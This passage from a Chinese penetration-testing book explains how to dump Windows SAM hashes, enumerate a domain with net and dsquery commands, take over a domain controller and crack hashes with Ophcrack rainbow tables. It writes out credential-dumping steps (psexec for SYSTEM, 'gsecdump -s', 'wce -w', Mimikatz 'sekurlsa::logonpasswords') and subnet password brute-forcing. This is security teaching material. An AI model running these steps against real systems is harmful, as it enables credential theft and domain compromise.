值后，可以通过彩虹表或者字典等进行破解，进而获取系统的密码。SAMInside 不需要安装，将下载的文件解压缩到本地磁盘即可使用。

1.5.2 使用 Scheduler 导入本地用户的 Hash 值

直接运行 SAMInside，如图 1-16 所示，单击第 3 个图标，然后选择“Import Local Users via Scheduler”选项，将本地用户的 Hash 值导出。虽然 SAMInside 还提供了从 LSASS 导出本地用户的机制，但该方法在一些操作系统中容易出错。




图 1-16 使用 Scheduler 导入本地用户的 Hash 值

1.5.3 查看导入的 Hash 值

使用 SAMInside 导入本地用户的 Hash 值，必须具有管理员权限。在有些情况下，管理员会对磁盘进行权限限制，这个时候需要为 SAMInside 授权才能获取系统用户的 Hash 值。

如图 1-17 所示，一共获取了 4 个用户的 Hash 值，并显示了每个值的 User、RID、LM-password、NT-password、LM-hash、NT-hash、Description 信息。如果 LM-password 和 NT-password 显示为“Disabled”，表示该账户处于禁用状态。对超过 14 位的密码，在 LM-password 中会以全 0 显示。在旧版本的 SAMInside 中，以“AA3D”开头显示的密码也表示其位数超过 14 位，如“simeon:1005:AAD3B435B51404EEAAD3B435B51404EE:5E9C2FAAE669F5D06F33014E33AC2CFC:::”的密码就超过了 14 位。




图 1-17 查看导入的 Hash 值

1.5.4 导出系统用户的 Hash 值

依次单击“File”→“Export Users to PWDUMP File”选项，将获取系统用户的密码 Hash 值导出为一个文件，其导出文件的内容如图 1-18 所示。然后，将该文件导入 Ophcrack 中进行破解。




图 1-18 导出系统用户的 Hash 值

SAMInside 本身也能破解系统 Hash 值，不过破解速度和效果不如 Ophcrack。对一些简单的密码，SAMInside 会直接显示，感兴趣的朋友可以尝试。

1.5.5 设置 SAMInside 的破解方式

如图 1-19 所示，默认选择“LM-hashes attack”选项进行破解。如果用户密码超过 14 位，或者 LM-hash 中显示的全是 0，则可以选择“NT-hashes attack”选项进行破解。然后，需要设置字典破解、暴力破解、掩码破解及彩虹表破解等。

如果采用字典破解，则需要选择“Options...”选项，在“Dictionary attack”中设置字典。将本地字典文件添加到字典文件列表中，如图 1-20 所示。可以设置多个字典文件用于破解。SAMInside 的帮助系统提供了在线字典下载功能，大概有 2GB 的字典可供下载。




图 1-19 设置 SAMInside 的破解方式




图 1-20 导入字典文件进行破解

1.5.6 执行破解

设置破解的有关选项后，单击绿色三角形图标进行破解，如图 1-21 所示。如果密码在字典文件中，则很快就会给出结果。




图 1-21 运行字典破解本地用户密码

1.6 Windows Server 2003 域控服务器用户账号和密码的获取

域控制器相当于一个门卫，其中包含由这个域的账户密码、管理策略等信息构成的数据库。当一台计算机登录域时，域控制器要鉴别这台计算机是否属于这个域，以及用户使用的登录账号和密码是否正确。如果正确，则允许计算机登录这个域，使用该域内其有权限访问的资源，如文件服务器、打印服务器（也就是说，域控制器仅起到验证作用，访问其他资源并不需要再跟域控制器扯上关系）；如果不正确，则不允许计算机登录，这时计算机将无法访问域内的资源，这在一定程度上保护了企业网络资源。

域服务器的作用如下。

- 安全集中管理，统一安全策略。
- 软件集中管理，按照公司要求限定所有机器只能运行必需的办公软件。
- 环境集中管理，利用 AD 可以统一客户端桌面、浏览器、TCP/IP 等设置。
- 活动目录是企业基础架构的根本，是公司整体统一管理的基础。ISA、Exchange、防病毒服务器、补丁分发服务器、文件服务器等服务依赖于域服务器。

域控服务器是网络安全渗透的重点对象。获取了域控服务器的权限，就意味着掌控了整个网络的资源和权限，在渗透过程中获取域控服务器用户账号和密码是基础和必需的一步。本节将对域控渗透思路、内网渗透常见命令及域控用户账号和密码的获取进行探讨。

1.6.1 域控服务器渗透思路

域控服务器的渗透思路，仁者见仁，智者见智，笔者将实际工作经验总结如下。

- 寻找网络入口，获取域控用户权限，通过用户获取域控管理员信息。针对域控管理员开展个人主机渗透或者社会工程学攻击，获取域管理员个人主机权限，进而获取域控服务器权限。
- 获取域控服务器内某台 Web 服务器或者其他服务器的权限。在获取一台服务器的权限后，通过获取该服务器的用户账号和密码，对整个内网使用 NTSscan 等工具进行账号的暴力破解，从而获取域控服务器权限。

总之，在内网渗透中需要对各种信息进行收集和研判，通过信息进行大胆的推断和渗透测试，不断扩大权限，最终获取域控服务器的权限。

1.6.2 内网域控服务器渗透的常见命令

下面介绍内网域控服务器渗透的常见命令。

1. 本机信息收集

- 用户列表（Windows 用户列表、邮件用户等）：分析 Windows 用户列表，不要忽略 administrator；分析邮件用户、内网/域邮件用户，通常就是内网/域用户，如 owa。
- 进程列表：分析杀毒软件/安全监控工具、邮件客户端、VPN 等。
- 服务列表：与安全防范工具有关的服务（判断是否可以手动控制等），以及存在问题的服务（权限/漏洞）。
- 端口列表：开放端口对应的常见服务/应用程序（匿名、权限、漏洞等），以及利用端口进行信息收集，建议读者深入挖掘（NETBIOS、SMB 等）。
- 补丁列表：分析 Windows 补丁和第三方软件（Java、Oracle、Flash 等）的漏洞。
- 本机共享（域内共享很多时候与此相同）：本机共享列表/访问权限，以及本机访问的域共享/访问权限。
- 本地用户习惯分析：历史记录、收藏夹、文档等，特别是远程终端、PuTTY、FTP、SSH 等。有些用户喜欢在本地保存登录密码，通过客户端可以直接登录。

2. 常见的信息收集命令

- 查询本机用户列表：net user
- 查询本机管理员（通常含有域用户）：net localgroup administrators
- 查询域管理员用户：net group "domain admins" /domain
- 查询域用户：net user /domain
- 查询域里面的工作组：net group /domain
- 查询域名称：net view /domain
- 查询域内计算机：net view /domain:XX
- 查询域控制器：net time /domain
- 查询域管理员用户组：net localgroup administrators /domain
- 域用户添加到本机：net localgroup administrators workgroup\user001 /add
- 查看域控制器（如果有多台）：net group "Domain controllers"
- 查询本机 IP 段、所在域等：ipconfig /all
- 查询同一域内机器列表：net view
- 查询所有域控制器：dsquery server

```
dsquery server -domain super.com | dsget server -dnsname -site  
//搜索域内所有域控制器并显示其 DNS 主机名和站点名
```

- 查询域内计算机：dsquery computer

```
dsquery computer domainroot -name admin* -limit 10
//搜索域内名称以“admin”开头的前 10 台机器
```

- 查询域用户：dsquery user

```
dsquery user domainroot -name admin* -limit 10
//搜索域内名称以“admin”开头的前 10 个用户
```

- 查询域内联系人：dsquery contact

```
dsquery contact domainroot -name admin* -limit 10
//搜索域内名称以“admin”开头的前 10 个联系人
```

- 查询域内子网：dsquery subnet
- 查询域内用户组：dsquery group

```
dsquery group dc=super,dc=com |more
//搜索在 DC=SUPER、DC=COM 域中的所有组
```

- 查询域内组织单位：dsquery ou
- 查询域内站点：dsquery site

```
dsquery site -o rdn
//搜索域中所有站点的名称
```

- 查询域内所有计算机：net group "domain computers" /domain

注意

-limit 参数不指定查询数量，则默认显示前 100 条结果。

- 查询超过 4 周末登录的计算机：dsquery computer -inactive 4
- 查询超过 4 周末登录的用户：dsquery user -inactive 4
- 通过组织单位查询计算机：dsquery computer "ou=xx,dc=xx,dc=com"

求助待解决问题：

```
dsquery user domainroot -name admin* -limit 10
//搜索域内名称以“admin”开头的前 10 个用户
```

查询这 10 个用户的后 10 个用户要如何写？

- 列出本机所有驱动器：fsutil.exe fsinfo drives
- 显示当前路由表中的所有项目：route print
- 显示 IP 路由表中以“10”开头的路由条目：route print 10.*

- 备份导出服务器网络配置：netsh dump>d:\netbak.txt
- 查看邮件服务器记录：nslookup -qt=mx google.com
- 查看子域名服务器记录：nslookup -qt=ns google.com
- 列出所有记录：>ls -d domain d:\xxx.txt

1.6.3 域控服务器用户账号和密码获取实例

01 获取 IP 配置信息

打开命令提示符窗口，如图 1-22 所示，输入命令“ipconfig /all”，查看该服务器的 IP 地址等信息，并通过该信息探测是否存在域控服务器。如果存在内部域控，在 DNS 服务器中一定会有内部 IP 地址，如 10.168.10.1。




图 1-22 获取网络配置情况

02 查看域控情况

通过“net view”命令查看显示当前域的计算机列表，在本例中发现仅存在 1 台服务器，如图 1-23 所示。

运行“net view”命令可以显示域列表、计算机列表或指定计算机的共享资源列表。“net view [\\ComputerName] [/domain[:DomainName]]”命令用于指定要查看其可用计算机的域。如果省略 DomainName，使用 /domain 将显示网络上的所有域。在本例中，输入命令“net view /domain”，可知该网络中存在 2 个域，分别是 ITEDT47 和 WORKGROUP，如图 1-24 所示。




图 1-23 显示当前域的计算机列表




图 1-24 获取当前域控名称

03 登录域控服务器

使用 NTSscan 扫描网段 10.168.10.1-254 中已经获取的 Web 服务器管理员密码和用户密码，获取 IP 地址为 10.168.10.3 的域控服务器的用户名和密码。通过远程终端登录该服务器，如图 1-25 所示。

04 获取域控服务器的用户密码

将 PsExec、gsecdump 等工具上传到域控服务器。执行“psexec \\127.0.0.1 cmd”命令获取 system 权限，然后到工具目录下执行“gsecdump -s >all.txt”命令，将用户密码 Hash 值全部导出到 all.txt 文件，如图 1-26 所示，代码如下。




图 1-25 获取域控服务器权限




图 1-26 获取域控服务器的用户密码

usage: gsecdump [options]

options:

```
-a [ --dump_all ]           dump all secrets
-s [ --dump_hashes ]       dump hashes from SAM/AD
-l [ --dump_lsa ]          dump lsa secrets
-u [ --dump_usedhashes ]   dump hashes from active logon sessions
-w [ --dump_wireless ]     dump microsoft wireless connections
-h [ --help ]              show help
-S [ --system ]            run as localsystem
```

05 查看并整理域控用户密码

通过“记事本”等程序打开 all.txt，将 IUSR、IWAM 及用户名末尾含有“\$”符号

的用户全部删除。例如，“IUSR_FS02T47E(current)”、“IWAM_FS02T47E(current)”、“RM103-2\$(current)”都是无用的密码，如图 1-27 所示。




图 1-27 查看并整理域控用户密码

06 破解域控用户密码

将整理好的文件导入 Ophcrack 中进行破解。如图 1-28 所示，可以快速破解域控用户的密码。




图 1-28 破解域控用户的密码

技巧

有些情况下，由于管理员设置了超过 14 位的密码，所以通过 gsecdump 获取的 Hash 值也无法通过 Ophcrack 工具进行破解。这时，可以使用 WCE 进行破解。执行“wce -w”命令直接获取登录用户的明文密码，如图 1-29 所示。




图 1-29 获取登录用户的明文密码

还可以使用 Mimikatz 获取系统曾经登录用户的明文密码，示例如下。

```
mimikatz
privilege::debug
sekurlsa::logonpasswords
```

1.7 使用 Ophcrack 破解系统 Hash 密码

在破解密码时，使用最多的是 LC5。但是，LC5 的破解时间相对较长。本节将给出一个 Ophcrack 破解案例——一个不超过 14 位的系统密码一般不超过 5 分钟就能破解，绝大多数仅需要几十秒。这意味着，当系统存在漏洞时，入侵者可以在短时间内控制并渗透内部网络！

1.7.1 查找资料

在课题研究过程中，最重要的就是查找资料。目前，查找资料的途径之一就是通过网络搜索已经公布的研究结果。

在 Google 中搜索关键词“ophcrack”，然后选中“中文网页”单选项，单击“Google 搜索”按钮，如图 1-30 所示，得到超过 294 000 条记录。看来，Ophcrack 是比较流行的，威力可见一斑！



图 1-30 查找 Ophcrack 的相关资料

对这些信息进行分析和整理，最终获得了以下资料。

- 工具下载：http://sourceforge.net/project/showfiles.php?group_id=133599
- Ophcrack 主页：<http://ophcrack.sourceforge.net/>
- 英文维基百中关于彩虹表的定义和解释：http://en.wikipedia.org/wiki/Rainbow_table
- 国内对彩虹表的研究：<http://www.antsight.com/zsl/rainbowcrack/>
- 目前有关 Ophcrack 和彩虹表的其他相关资料

下载 Ophcrack 软件及其源代码，以及 Ophcrack 提供的彩虹表（<http://ophcrack.sourceforge.net/tables.php>），可以知道 Ophcrack 提供了 3 个免费的彩虹表和 1 个需付费购买的 Windows XP Special 扩展表。

1. Windows XP free small (380MB)

标识：SSTIC04-10k

破解成功率：99.9%

字母数字表：123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

该表由大小写字母和数字生成，大小为 388MB，包含所有字母数字混合密码中 99.9% 的 LanManager 表。这些都是用大小写字母和数字组成的密码（有大约 800 亿个组合）。

由于 LanManager Hash 表将密码分成每份 7 个字符的 2 段，所以，可以用该表破解

长度为 1~14 位的密码。由于 LanManager Hash 表是不区分大小写的，该表中的 800 亿个组合就相当于 12×10^{11} （或者 2^{83} ）个密码，因此也被称为“字母数字表 10K”。

2. Windows XP free fast (703MB)

标识: SSTIC04-5k

成功率: 99.9%

字母数字表: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

字母数字表 5KB，大小为 703MB，包含所有字母数字组合的密码中 99.9% 的 LanManager 表。但是，随着表的大小变成原来的 2 倍，如果计算机有 1GB 以上的 RAM 空间，则它的破解速度将是前一个表的 4 倍。

3. Windows XP Special (7.5GB)

标识: WS-20k

成功率: 96%

Windows XP Special 扩展表的大小为 7.5GB，包含最长 14 个大小写字母、数字及 33 个特殊字符（“!”、“”、“#”、“\$”、“%”、“&”、“”、“(”、“)”、“*”、“+”、“,”、“-”、“.”、“/”、“:”、“;”、“<”、“=”、“>”、“?”、“@”、“[”、“\”、“]”、“^”、“_”、“`”、“{”、“|”、“}”、“~”和空格）组成的密码中 96% 的 LanManager 表。该表中大约有 7 兆个组合， 5×10^{12} （或者 2^{92} ）个密码，需要付费购买。

4. 破解 Windows Vista 的彩虹表

Vista Free (461MB) 可以免费破解 Windows Vista 的 Hash 密码，Windows Vista Special (8.0GB) 需要付费购买。

小知识

“LM”是“LanManager”的简称，它是 Windows 古老而脆弱的密码加密方式。任何大于 7 位的密码都被分成以 7 为单位的几个部分，最后不足 7 位的部分以“0”补足 7 位，然后通过加密运算最终组合成一个 Hash。所以，通过破解软件分解后，实际上 LM 密码破解的上限就是 7 位。以今天的计算机运算速度，短时间内暴力破解 LM 加密的密码成为可能（上限是 2 周）。如果使用彩虹表，那么这个时间的数量级可能会缩短到小时级。

1.7.2 配置并使用 Ophcrack 进行破解

01 安装 Ophcrack

Ophcrack 的安装过程非常简单，按照提示操作即可。在安装过程中需要特别注意——不要下载彩虹表。

安装设置提供了 3 个下载选项，分别是 Windows XP（380MB）、Windows XP（703MB）、Windows Vista（461MB）彩虹表，如图 1-31 所示。笔者在安装过程中选择后下载了数个小时，而实际上，彩虹表可以在程序安装完成后再下载，否则要等彩虹表下载完成后才能使用 Ophcrack。




图 1-31 安装时建议不下载彩虹表

02 使用 Ophcrack

运行 Ophcrack，该软件有“Load”、“Delete”、“Save”、“Tables”、“Crack”、“Help”、“Exit”共 7 个主要模块，如图 1-32 所示。“Load”主要负责装载 Hash 或者 SAM 文件；“Delete”主要用于删除破解条目；“Save”主要用于保存破解结果或者破解 Session；“Tables”主要用于设置彩虹表；“Crack”用于开始执行破解；“Help”用于查看帮助文件；“Exit”就不多说了，大家都懂。

03 下载彩虹表

可以到 Ophcrack 提供的下载地址（<http://ophcrack.sourceforge.net/tables.php>）下载彩虹表。本例中下载了 3 个免费的彩虹表。

04 设置彩虹表

在 Ophcrack 主界面单击“Tables”按钮，会出现如图 1-33 所示的“Table Selection”界面，在默认状态下，所有的彩虹表都没有安装。通过该界面我们可以了解：一共有 8 个彩虹表，其中有 3 个是免费的。

选中其中一个条目，如本例中的“XP free fast”，然后单击“Install”按钮，系统默认自动打开 Ophcrack 的安装目录。本例将 3 个压缩文件解压到 F 盘，如图 1-34 所示，选择“Tables”目录，即可同时安装获取的其他 2 个彩虹表。




图 1-32 Ophcrack 主界面




图 1-33 彩虹表




图 1-34 选择要安装的彩虹表

注意

- (1) 在 Ophcrack 中，其彩虹表的上级目录名称必须为“tables”，否则彩虹表无法成功安装。
- (2) 彩虹表安装成功后，其条目图标会变成绿色，用户还可以查看彩虹表的数量，如图 1-35 所示。

